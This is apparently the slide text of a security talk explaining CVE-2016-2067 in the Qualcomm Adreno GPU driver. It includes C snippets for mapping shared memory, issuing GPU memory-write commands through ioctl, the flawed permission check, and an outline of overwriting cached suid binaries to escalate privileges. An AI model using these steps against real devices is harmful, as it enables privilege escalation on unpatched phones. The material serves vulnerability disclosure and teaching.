GPU Security Exposed

Exploiting Shared Memory

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
Presentation Overview

- Shared Memory Internals
- GPU Command Processor
- Exploiting CVE-2016-2067

Shared Memory

- In software terms, it's a region of physical memory shared by two or more processes.
- In hardware terms, it's a region of physical memory shared by two or more hardware components.

Shared Memory - Hardware Overview



Memory Management Unit (MMU)

- Hardware component the CPU interacts with when accessing memory.
- Translates virtual addresses to physical addresses.
- Enforces page table entry flags (read/write,execute, etc.).

Input Output Memory Management Unit (IOMMU)

- Hardware component the GPU interacts with when accessing memory.
- Can be configured to map an address range to system memory (RAM) used by the CPU.
- Prevents Direct Memory Access (DMA) attacks by limiting what memory the GPU can access.

Sharing Memory with the Adreno GPU

Interfacing with the Graphics Driver

- Driver interface exposed through device file /dev/kgsl-3d0.
- Commands are issued via ioctl() calls.
- File has global read and write permissions.

Creating a Shared Memory Mapping

```
 struct kgsl_map_user_mem sharedMemory = {

 .hostptr = dataToShare,          //MUST BE PAGE ALIGNED

 .len = pageSize,                 //MUST BE MULTIPLE OF PAGE LENGTH

 .memtype = KGSL_USER_MEM_TYPE_ADDR,   //MEMORY PAGE BEING MAPPED IS
                                       //ALREADY OWNED BY USER PROCESS


 .gpuaddr = 0,                         //UPDATED BY IOCTL CALL
};

ioctl(kgsl3dfd, IOCTL_KGSL_MAP_USER_MEM, &sharedMemory);
```

GPU Command Processor

GPU Command Processor

- Process instructions in order to draw graphics and configure internal settings of the GPU.
- Higher level APIs (OpenGL) provide abstraction for implementation details.
- Command Processor instructions are not standardized.

Writing to GPU Memory from the Command Processor

```
#define ADD_CMD(x) *cmdsPtr++ = x; cmdCount++;
unsigned int* cmdsStart = mmap(0, 4096, PROC_READ | PROC_WRITE,
                               MAP_ANONYMOUS, 0, 0);

unsigned int* cmdsPtr = cmdsStart;



//Macros defined by driver. cp_type3_packet does some bit shifting and
flipping.
ADD_CMD(cp_type3_packet(CP_MEM_WRITE, 2));

ADD_CMD(targetGpuAddress);  //GPU address to write to
ADD_CMD(0xaabbccdd);        //Value to write
```

Sending the Commands

```
struct kgsl_drawctxt_create ctxt  = {
    .flags =  KGSL_CONTEXT_PREAMBLE | KGSL_CONTEXT_NO_GMEM_ALLOC,
    .drawctxt_id = 0,
};
lstIoctlRet = ioctl(kgsl3dfd, IOCTL_KGSL_DRAWCTXT_CREATE, &ctxt);

struct kgsl_ibdesc ibdesc = {
    .gpuaddr = mapping.gpuaddr,
    .sizedwords = cmdsPtr - cmdsPtrStart
};

struct kgsl_ringbuffer_issueibcmds ibcmds = {
    .drawctxt_id = ctxt.drawctxt_id,
    .ibdesc_addr = (unsigned int) &ibdesc,
    .numibs = 1,
    .flags = KGSL_CONTEXT_SUBMIT_IB_LIST,
    .timestamp = 0,
};
ioctl(kgsl3dfd, IOCTL_KGSL_RINGBUFFER_ISSUEIBCMDS, &ibcmds));
```

The Vulnerability

CVE-2016-2067

The Adreno graphics driver maps memory pages marked as read-only by the CPU as writable by the GPU.

Read/Write Permission Check

```
static int memdesc_sg_virt(struct kgsl_memdesc *memdesc, struct file
*vmfile) {
    ...

    //BUG: Check is inverted. Write access is interperted as  read
access.
    int write = (memdesc->flags & KGSL_MEMFLAGS_GPUREADONLY) != 0;
    ...

    //Pin memory in place, verify write permissions.
    npages = get_user_pages(current, current->mm, memdesc->useraddr,
        sglen, write, 0, pages, NULL);
    ret = (npages < 0) ? (int)npages : 0;
    ...

    return ret;
}
```

IOMMU Configuration

```
static int kgsl_iommu_map(struct kgsl_pagetable *pt, struct
kgsl_memdesc *memdesc)
{
  int ret = 0;
  unsigned int protflags;
  ...

  /* Set up the protection for the page(s) */
  protflags = IOMMU_READ;

  if (!(memdesc->flags & KGSL_MEMFLAGS_GPUREADONLY))
    protflags |= IOMMU_WRITE;
  ...

  ret = iommu_map_range(iommu_pt->domain, iommu_virt_addr, memdesc-
>sg, size, protflags);
  ...
}
```

The Exploit

Modifying Dynamic Libraries

- Use dlopen() and dlsym() to load dynamic library and locate symbols addresses.
- Instructions for these symbols can be overwritten , such as __android_log_print in liblog.so.
- Some privileged binaries are statically linked.

We can do better...

Modifying the Disk Cache

- mmap() can be used to map files into memory.
- Contents of file are cached in memory for other processes to use.
- By mmap()-ing a suid binary, instructions in privileged binaries can be over-written through the GPU.
- Changes aren't stored to disk.

Demonstration

Takeaways

- Shared memory is hard to get right.
- Direct memory attacks are very powerful.
- Graphic security has a large attack surface.

References

- "Understanding Modern GPUs" (Óscar Blasco Maestro) https://traxnet.wordpress.com/2011/07/16/understanding-modern-gpus-1/

- "ARM, DMA, and memory management" (Jonathan Corbet) https://lwn.net/Articles/440221/

- http://nommu.org/memory-faq.txt